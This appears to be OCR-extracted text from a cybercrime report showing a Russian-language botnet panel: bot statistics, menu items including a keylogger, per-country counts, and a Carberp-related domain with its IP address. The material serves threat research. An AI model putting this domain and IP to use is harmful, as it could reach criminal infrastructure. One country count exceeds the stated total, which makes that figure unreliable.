
Статистика Ботов

Ботов всего:	711761
Ботов всего новых:	47643 (6.69%)
Ботов всего активных:	662076 (93.02%)
Ботов за 24 часа:	152134 (21.37%)
Ботов за 7 дней:	276037 (38.78%)
Ботов за 1 месяц:	711761 (100.00%)
Размер БД (инфа ботов):	112,58 MB из 256 TB (0.00%)

Статистика процессов

Процессов всего:	343371
Размер БД (инфа ботов):	31,73 MB из 256 TB (0.00%)

Cybercrime group #3



Главная Боты Задания Логи Фильтры Каб файлы Кейлогер Настройки Пользователи

Все боты | Поиск бота | Конфиги | График все | График живые | График ОС | График АВ | График Прав

Префикс: Все

Сортировка на странице: Стандартная

Обновить


<<< < 1 2 > >>>

Максимально стран на странице: 100

Всего стран: 142


Страна	Количество ботов	Живых ботов
Nepal	1	0
New Zealand	9	0
Oman	2	0
Peru	10	1
Philippines	15	0
Pakistan	12	1
Poland	283	12
Palestinian Territory	5	0
Portugal	138	9
Qatar	3	0
Romania	101	3
Serbia	48	3
Russian Federation	1443642	64750
Saudi Arabia	27	0
Sudan	4	0
Sweden	107	3
Singapore	5	1

Cybercrime group #3




Carberp & Facebook

neauihfndcp8uihfedc.com (146.185.242.31)



